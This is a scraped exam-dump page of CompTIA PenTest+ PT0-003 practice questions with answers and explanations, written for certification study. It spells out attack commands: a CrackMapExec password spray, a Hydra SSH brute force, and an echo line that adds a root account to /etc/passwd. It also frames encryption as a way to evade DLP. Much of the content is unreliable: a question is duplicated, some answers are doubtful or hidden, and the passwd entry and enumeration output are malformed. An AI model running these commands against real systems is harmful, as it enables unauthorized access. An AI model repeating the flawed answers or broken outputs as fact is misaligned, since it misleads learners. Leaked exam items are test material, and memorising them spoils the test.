CompTIA.PT0-003.v2025-08-26.q88

Exam Code:	PT0-003
Exam Name:	CompTIA PenTest+ Exam
Certification Provider:	CompTIA
Free Question Number:	88
Version:	v2025-08-26
# of views:	129
# of Questions views:	880
https://www.freepdfdumps.com/CompTIA.PT0-003.v2025-08-26.q88.html	

NEW QUESTION: 1
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?
A. Use steganography and send the file over FTP
B. Compress the file and send it using TFTP
C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS
Answer: D (LEAVE A REPLY)
When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here's an analysis of each option:
* Use steganography and send the file over FTP (Option A):
* Explanation: Steganography hides data within other files, such as images. FTP is a protocol for transferring files.
* Drawbacks: FTP is not secure as it transmits data in clear text, making it susceptible to interception. Steganography can add an extra layer of obfuscation, but the use of FTP makes this option insecure.
* Compress the file and send it using TFTP (Option B):
* Explanation: TFTP is a simple file transfer protocol that lacks encryption.
* Drawbacks: TFTP is inherently insecure because it does not support encryption, making it easy for attackers to intercept the data during transfer.
* Split the file in tiny pieces and send it over dnscat (Option C):
* Explanation: dnscat is a tool for tunneling data over DNS.
* Drawbacks: While effective at evading detection by using DNS, splitting the file and managing the reassembly adds complexity. Additionally, large data transfers over DNS can raise suspicion.
* Encrypt and send the file over HTTPS (answer: D):
* Explanation: Encrypting the file ensures that its contents are protected during transfer. HTTPS provides a secure, encrypted channel for communication over the internet.

* Advantages: HTTPS is widely used and trusted, making it less likely to raise suspicion. Encryption ensures the data remains confidential during transit.
* References:
* The use of HTTPS for secure data transfer is a standard practice in cybersecurity, providing both encryption and integrity of the data being transmitted.
Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

NEW QUESTION: 2
While conducting an assessment, a penetration tester identifies the details for several unreleased products announced at a company-wide meeting. Which of the following attacks did the tester most likely use to discover this information?
A. Eavesdropping
B. Bluesnarfing
C. Credential harvesting
D. SQL injection attack
Answer: A (LEAVE A REPLY)
* Eavesdropping:
* Eavesdropping involves intercepting communications between parties without their consent. If the details were obtained from a meeting, it likely involved intercepting audio or network communications, such as unsecured VoIP calls, radio signals, or in-room microphones.
* Why Not Other Options?
* B (Bluesnarfing): Targets Bluetooth-enabled devices, which is unlikely to apply to general meeting communications.
* C (Credential harvesting): Focuses on collecting user credentials and does not explain the discovery of product details from a meeting.
* D (SQL injection): Exploits databases and is unrelated to capturing meeting communication.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Techniques for Intercepting Communication

NEW QUESTION: 3
During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?
A. Dnsenum
B. Nmap
C. Netcat
D. Wireshark
Answer: A (LEAVE A REPLY)

Dnsenum is a tool specifically designed to gather information about DNS, including domain structure and associated IP addresses. Here's why option A is correct:
* Dnsenum: This tool is used for DNS enumeration and can gather information about a domain's DNS records, subdomains, IP addresses, and other related information. It is highly effective for mapping out a target network's domain structure.
* Nmap: While a versatile network scanning tool, Nmap is more focused on port scanning and service detection rather than detailed DNS enumeration.
* Netcat: This is a network utility for reading and writing data across network connections, not for DNS enumeration.
* Wireshark: This is a network protocol analyzer used for capturing and analyzing network traffic but not specifically for gathering DNS information.
References from Pentest:
* Anubis HTB: Shows the importance of using DNS enumeration tools like Dnsenum to gather detailed information about the target's domain structure.
* Forge HTB: Demonstrates the process of using specialized tools to collect DNS and IP information efficiently.

NEW QUESTION: 4
Which of the following tools is best suited for automated scanning and vulnerability detection during a blind web application test?
A. ZAP
B. Nmap
C. Wfuzz
D. Trufflehog
Answer: A (LEAVE A REPLY)
A blind web application test means that the tester has no prior knowledge of the application's internal workings. The best tool for automated scanning and vulnerability detection is a web application proxy such as OWASP ZAP.
* ZAP (Option A):
* OWASP Zed Attack Proxy (ZAP) is a widely used web application scanner for finding common vulnerabilities (e.g., SQL injection, XSS, authentication flaws).
* It provides passive and active scanning features to test web applications for security weaknesses.

NEW QUESTION: 5
While performing an internal assessment, a tester uses the following command:
crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@
Which of the following is the main purpose of the command?
A. To perform a pass-the-hash attack over multiple endpoints within the internal network
B. To perform common protocol scanning within the internal network
C. To perform password spraying on internal systems

D. To execute a command in multiple endpoints at the same time

Answer: (SHOW ANSWER)

The command crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@ is used to perform password spraying on internal systems. CrackMapExec (CME) is a post-exploitation tool that helps automate the process of assessing large Active Directory networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.

* CrackMapExec:
* CrackMapExec: A versatile tool designed for pentesters to facilitate the assessment of large Active Directory networks. It supports various protocols such as SMB, WinRM, and LDAP.
* Purpose: Commonly used for tasks like password spraying, credential validation, and command execution.
* Command Breakdown:
* crackmapexec smb: Specifies the protocol to use, in this case, SMB (Server Message Block), which is commonly used for file sharing and communication between nodes in a network.
* 192.168.1.0/24: The target IP range, indicating a subnet scan across all IP addresses in the range.
* -u user.txt: Specifies the file containing the list of usernames to be used for the attack.
* -p Summer123@: Specifies the password to be used for all usernames in the user.txt file.
* Password Spraying:
* Definition: A technique where a single password (or a small number of passwords) is tried against a large number of usernames to avoid account lockouts that occur when brute-forcing a single account.
* Goal: To find valid username-password combinations without triggering account lockout mechanisms.

Pentest References:

* Password Spraying: An effective method for gaining initial access during penetration tests, particularly against organizations that have weak password policies or commonly used passwords.
* CrackMapExec: Widely used in penetration testing for its ability to automate and streamline the process of credential validation and exploitation across large networks.

By using the specified command, the tester performs a password spraying attack, attempting to log in with a common password across multiple usernames, identifying potential weak accounts.

NEW QUESTION: 6

While conducting an assessment, a penetration tester identifies details for several unreleased products announced at a company-wide meeting.

Which of the following attacks did the tester most likely use to discover this information?

A. Eavesdropping

B. Bluesnarfing

C. Credential harvesting

D. SQL injection attack

Answer: A (LEAVE A REPLY)


The tester gained information by listening to a private discussion, which is eavesdropping (passive reconnaissance).

* Option A (Eavesdropping) #: Correct.
* Involves intercepting conversations via audio, network traffic, or wireless signals.
* Option B (Bluesnarfing) #: Stealing data via Bluetooth, which is not mentioned.
* Option C (Credential harvesting) #: No password collection occurred.
* Option D (SQL injection) #: SQLi affects databases, not voice communications.

Reference: CompTIA PenTest+ PT0-003 Official Guide - OSINT & Eavesdropping Techniques

NEW QUESTION: 7

A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.



Part 1:


. Analyze the output and select the command to exploit the vulnerable service.

Part 2:

. Analyze the output from each command.

Select the appropriate set of commands to escalate privileges.

Identify which remediation steps should be taken.



Answer:

See the Explanation below for complete solution.

Explanation:

The command that would most likely exploit the services is:

hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22

The appropriate set of commands to escalate privileges is:

echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd

The remediations that should be taken after the successful privilege escalation are:

* Remove the SUID bit from cp.
* Make backup script not world-writable.

Comprehensive Step-by-Step Explanation of the Simulation

Part 1: Exploiting Vulnerable Service

* Nmap Scan Analysis
* Command: nmap -sC -T4 192.168.10.2
* Purpose: This command runs a default script scan with timing template 4 (aggressive).
* Output:

bash

Copy code

Port State Service

22/tcp open ssh

23/tcp closed telnet

80/tcp open http

111/tcp closed rpcbind

445/tcp open samba

3389/tcp closed rdp

Ports open are SSH (22), HTTP (80), and Samba (445).
* Enumerating Samba Shares
* Command: enum4linux -S 192.168.10.2
* Purpose: To enumerate Samba shares and users.
* Output:
makefile
Copy code
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x42]
user:[syslog] rid:[0x4ba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
We identify a user lowpriv.
* Selecting Exploit Command
* Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
* Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.
* Explanation:
* -l lowpriv: Specifies the username.
* -P 500-worst-passwords.txt: Specifies the password list.
* -t 4: Uses 4 tasks/threads for the attack.
* ssh://192.168.10.2:22: Specifies the SSH service and port.
* Executing the Hydra Command
* Result: Successful login as lowpriv user if a match is found.
Part 2: Privilege Escalation and Remediation
* Finding SUID Binaries and Configuration Files
* Command: find / -perm -2 -type f 2>/dev/null | xargs ls -l
* Purpose: To find world-writable files.
* Command: find / -perm -u=s -type f 2>/dev/null | xargs ls -l
* Purpose: To find files with SUID permission.
* Command: grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
* Purpose: To identify users with bash shell access.
* Selecting Privilege Escalation Command
* Command: echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
* Purpose: To create a new root user entry in the passwd file.
* Explanation:
* root2: Username.

* 5ZOYXRFHVZ7OY: Password hash.
* ::0:0: User and group ID (root).
* /root: Home directory.
* /bin/bash: Default shell.
* Executing the Privilege Escalation Command
* Result: Creation of a new root user root2 with a specified password.
* Remediation Steps Post-Exploitation
* Remove SUID Bit from cp:
* Command: chmod u-s /bin/cp
* Purpose: Removing the SUID bit from cp to prevent misuse.
* Make Backup Script Not World-Writable:
* Command: chmod o-w /path/to/backup/script
* Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.
Execution and Verification
* Verifying Hydra Attack:
* Run the Hydra command and monitor for successful login attempts.
* Verifying Privilege Escalation:
* After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.
* Implementing Remediation:
* Apply the remediation commands to secure the system and verify the changes have been implemented.
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION: 8
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources.
Which of the following resources would most likely identify hardware and software being utilized by the client?
A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards
Answer: (SHOW ANSWER)
To conduct reconnaissance and identify hardware and software used by a client, job boards are an effective resource. Companies often list the technologies they use in job postings to attract qualified candidates. These listings can provide valuable insights into the specific hardware and software platforms the client is utilizing.
* Reconnaissance:

* This is the first phase in penetration testing, involving gathering as much information as possible about the target.
* Reconnaissance can be divided into two types: passive and active. Job boards fall under passive reconnaissance, where the tester gathers information without directly interacting with the target systems.
* Job Boards:
* Job postings often include detailed descriptions of the technologies and tools used within the company.
* For example, a job posting for a network administrator might list specific brands of hardware (like Cisco routers) or software (like VMware).
* Examples of Job Boards:
* Websites like LinkedIn, Indeed, Glassdoor, and company career pages can be used to find relevant job postings.
* These postings might mention operating systems (Windows, Linux), development frameworks (Spring, .NET), databases (Oracle, MySQL), and more.
Pentest References:
* OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.
* Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.
* This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.
By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.

NEW QUESTION: 9
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
443/tcp open https
27017/tcp open mongodb
50123/tcp open ms-rpc
Which of the following commands did the tester use to get this output?
A. nmap -Pn -A 10.10.10.10
B. nmap -sV 10.10.10.10
C. nmap -Pn -w 10.10.10.10
D. nmap -sV -Pn -p- 10.10.10.10
Answer: D (LEAVE A REPLY)
To detect all open ports and enumerate services, the tester needs to:
* Use -sV (Service Version Detection)

* Use -Pn (Disables ICMP ping to bypass firewalls)
* Use -p- (Scans all 65,535 TCP ports)
* nmap -sV -Pn -p- 10.10.10.10 (Option D):
* This command performs full-port scanning, including high-numbered ports like 50123/tcp (ms-rpc).
* Without -p-, high ports would be missed.

NEW QUESTION: 10
During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:
snmpwalk -v 2c -c public 192.168.1.23
Which of the following is the tester trying to do based on the command they used?
A. Bypass defensive systems to collect more information.
B. Use an automation tool to perform the attacks.
C. Script exploits to gain access to the systems and host.
D. Validate the results and remove false positives.
Answer: D (LEAVE A REPLY)
The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here's the purpose in the context provided:
* SNMP Enumeration:
* Function: snmpwalk is used to retrieve a large amount of information from the target device using SNMP.
* Version: -v 2c specifies the SNMP version.
* Community String: -c public specifies the community string, which is essentially a password for SNMP queries.
* Purpose of the Command:
* Validate Results: The tester uses SNMP to gather detailed information about the network devices to confirm the findings of the vulnerability scanner and remove any false positives.
* Detailed Information: SNMP can provide detailed information about device configurations, network interfaces, and other settings that can validate the scanner's results.
* Comparison with Other Options:
* Bypassing Defensive Systems (A): Not directly related to SNMP enumeration.
* Using Automation Tools (B): While SNMPwalk is automated, the primary purpose here is validation.
* Script Exploits (C): SNMPwalk is not used for scripting exploits but for information gathering.
By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.

NEW QUESTION: 11
Given the following statements:

* Implement a web application firewall.
* Upgrade end-of-life operating systems.
* Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?
A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations
Answer: (SHOW ANSWER)
The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here's why option D is correct:
* Recommendations: This section of the report provides specific actions that should be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
* Executive Summary: This section provides a high-level overview of the findings and their implications, intended for executive stakeholders.
* Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
* Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
* Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.
* Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.

NEW QUESTION: 12
A penetration tester completes a scan and sees the following output on a host:
bash
Copy code
Nmap scan report for victim (10.10.10.10)
Host is up (0.0001s latency)
PORT STATE SERVICE
161/udp open|filtered snmp
445/tcp open microsoft-ds
3389/tcp open microsoft-ds

Running Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7_sp0
The tester wants to obtain shell access. Which of the following related exploits should the tester try first?
A. exploit/windows/smb/psexec
B. exploit/windows/smb/ms08_067_netapi
C. exploit/windows/smb/ms17_010_eternalblue
D. auxiliary/scanner/snmp/snmp_login
Answer: C (LEAVE A REPLY)
The ms17_010_eternalblue exploit is the most appropriate choice based on the scenario.
* Why MS17-010 EternalBlue?
* EternalBlue is a critical vulnerability in SMBv1 (port 445) affecting older versions of Windows, including Windows 7.
* The exploit can be used to execute arbitrary code remotely, providing shell access to the target system.
* Other Options:
* A (psexec): This exploit is a post-exploitation tool that requires valid credentials to execute commands remotely.
* B (ms08_067_netapi): A vulnerability targeting older Windows systems (e.g., Windows XP). It is unlikely to work on Windows 7.
* D (snmp_login): This is an auxiliary module for enumerating SNMP, not gaining shell access.
CompTIA Pentest+ References:
* Domain 2.0 (Information Gathering and Vulnerability Identification)
* Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 13
A penetration tester obtains password dumps associated with the target and identifies strict lockout policies.
The tester does not want to lock out accounts when attempting access. Which of the following techniques should the tester use?
A. Credential stuffing
B. MFA fatigue
C. Dictionary attack
D. Brute-force attack
Answer: (SHOW ANSWER)
To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.
* Credential Stuffing:
* Definition: An attack method where attackers use a list of known username and password pairs, typically obtained from previous data breaches, to gain unauthorized access to accounts.

* Advantages: Unlike brute-force attacks, credential stuffing uses already known credentials, which reduces the number of attempts per account and minimizes the risk of triggering account lockout mechanisms.
* Tool: Tools like Sentry MBA, Snipr, and others are commonly used for credential stuffing attacks.
* Other Techniques:
* MFA Fatigue: A social engineering tactic to exhaust users into accepting multi-factor authentication requests, not applicable for avoiding lockouts in this context.
* Dictionary Attack: Similar to brute-force but uses a list of likely passwords; still risks lockout due to multiple attempts.
* Brute-force Attack: Systematically attempts all possible password combinations, likely to trigger account lockouts due to high number of failed attempts.
Pentest References:
* Password Attacks: Understanding different types of password attacks and their implications on account security.
* Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.
By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.

NEW QUESTION: 14
During a security assessment, a penetration tester captures plaintext login credentials on the communication between a user and an authentication system. The tester wants to use this information for further unauthorized access.
Which of the following tools is the tester using?
A. Burp Suite
B. Wireshark
C. Zed Attack Proxy (ZAP)
D. Metasploit
Answer: B (LEAVE A REPLY)
Capturing plaintext credentials in network traffic is done using packet sniffing. Wireshark is the best tool for this task.
* Option A (Burp Suite) #: Used for web application testing and intercepting HTTPS traffic, but not general network sniffing.
* Option B (Wireshark) #: Correct.
* Wireshark is a packet analysis tool that captures unencrypted network traffic, including plaintext credentials.
* Option C (ZAP - Zed Attack Proxy) #: Similar to Burp Suite, but focused on web application security, not network packet capture.
* Option D (Metasploit) #: Metasploit is used for exploitation rather than capturing traffic.

Reference: CompTIA PenTest+ PT0-003 Official Guide - Packet Sniffing & Network Traffic Analysis

NEW QUESTION: 15
PORT STATE SERVICE
135/tcp open msrpc
445/tcp open microsoft-ds
1801/tcp open msmq
2103/tcp open msrpc
3389/tcp open ms-wbt-server
Which of the following should be the next step for the tester?
A. Search for vulnerabilities on msrpc.
B. Enumerate shares and search for vulnerabilities on the SMB service.
C. Execute a brute-force attack against the Remote Desktop Services.
D. Execute a new Nmap command to search for another port.
Answer: (SHOW ANSWER)
The presence of SMB (port 445) and MSRPC (port 135) indicates potential Windows network services that could be vulnerable to misconfigurations or exploits.
* Enumerate shares and search for vulnerabilities on SMB (Option B):
* SMB (Server Message Block) allows file and printer sharing. Misconfigured or open shares could contain sensitive data.
* Tools like enum4linux or smbclient can be used to list available shares and check for anonymous access.
* SMB vulnerabilities (e.g., EternalBlue - CVE-2017-0144) can be exploited for remote code execution.

NEW QUESTION: 16
Which of the following techniques is the best way to avoid detection by Data Loss Prevention (DLP) tools?
A. Encoding
B. Compression
C. Encryption
D. Obfuscation
Answer: (SHOW ANSWER)
Data Loss Prevention (DLP) tools monitor network traffic and files for sensitive information leaks. The most effective way to bypass DLP is to use encryption, since DLP systems cannot inspect encrypted content.
* Option A (Encoding) #: Base64 or Hex encoding can sometimes bypass filters, but many DLP tools detect common encoding schemes.
* Option B (Compression) #: Compression can change file signatures, but modern DLP systems can inspect compressed files.

* Option C (Encryption) #: Correct.
* Strong encryption prevents DLP tools from analyzing file contents.
* Option D (Obfuscation) #: Code obfuscation may work for source code leaks, but DLP solutions use heuristics to detect patterns.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Bypassing Security Controls

NEW QUESTION: 17
During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?
A. SQL injection
B. SSRF
C. XSS
D. Server-side template injection
Answer: C (LEAVE A REPLY)
Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users. Here's why option C is correct:
* XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user's browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.
* SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.
* SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.
* Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in the user's browser.
References from Pentest:
* Horizontall HTB: Demonstrates identifying and exploiting XSS vulnerabilities in web applications.
* Luke HTB: Highlights the process of testing for XSS by injecting scripts and observing their execution in the browser.

NEW QUESTION: 18
Which of the following attacks involves injecting malicious packets into a wireless network that lacks proper encryption?
A. Packet injection
B. Bluejacking
C. Beacon flooding
D. Signal jamming
Answer: A (LEAVE A REPLY)
If a wireless network lacks proper encryption, attackers can inject malicious packets into the traffic stream.
* Packet injection (Option A):
* Attackers forge and transmit fake packets to manipulate network behavior.
* Common in WEP/WPA attacks to force IV collisions or spoof DHCP responses.

NEW QUESTION: 19
A penetration tester is performing a cloud-based penetration test against a company. Stakeholders have indicated the priority is to see if the tester can get into privileged systems that are not directly accessible from the internet. Given the following scanner information:
* Server-side request forgery (SSRF) vulnerability in test.comptia.org
* Reflected cross-site scripting (XSS) vulnerability in test2.comptia.org
* Publicly accessible storage system named static_comptia_assets
* SSH port 22 open to the internet on test3.comptia.org
* Open redirect vulnerability in test4.comptia.org
Which of the following attack paths should the tester prioritize first?
A. Synchronize all the information from the public bucket and scan it with Trufflehog.
B. Run Pacu to enumerate permissions and roles within the cloud-based systems.
C. Perform a full dictionary brute-force attack against the open SSH service using Hydra.
D. Use the reflected cross-site scripting attack within a phishing campaign to attack administrators.
E. Leverage the SSRF to gain access to credentials from the metadata service.
Answer: (SHOW ANSWER)
* Leverage SSRF for Metadata Access:
* Server-side request forgery (SSRF) vulnerabilities allow attackers to force a server to send requests to internal resources. In cloud environments, SSRF can often be used to access the metadata service (e.g., AWS EC2 metadata) to retrieve credentials for cloud services.
* Once credentials are obtained, they can be used to access privileged systems that are not directly accessible from the internet.
* Why Not Other Options?
* A (Public bucket): Analyzing the bucket for sensitive data is useful but does not directly lead to privileged system access.

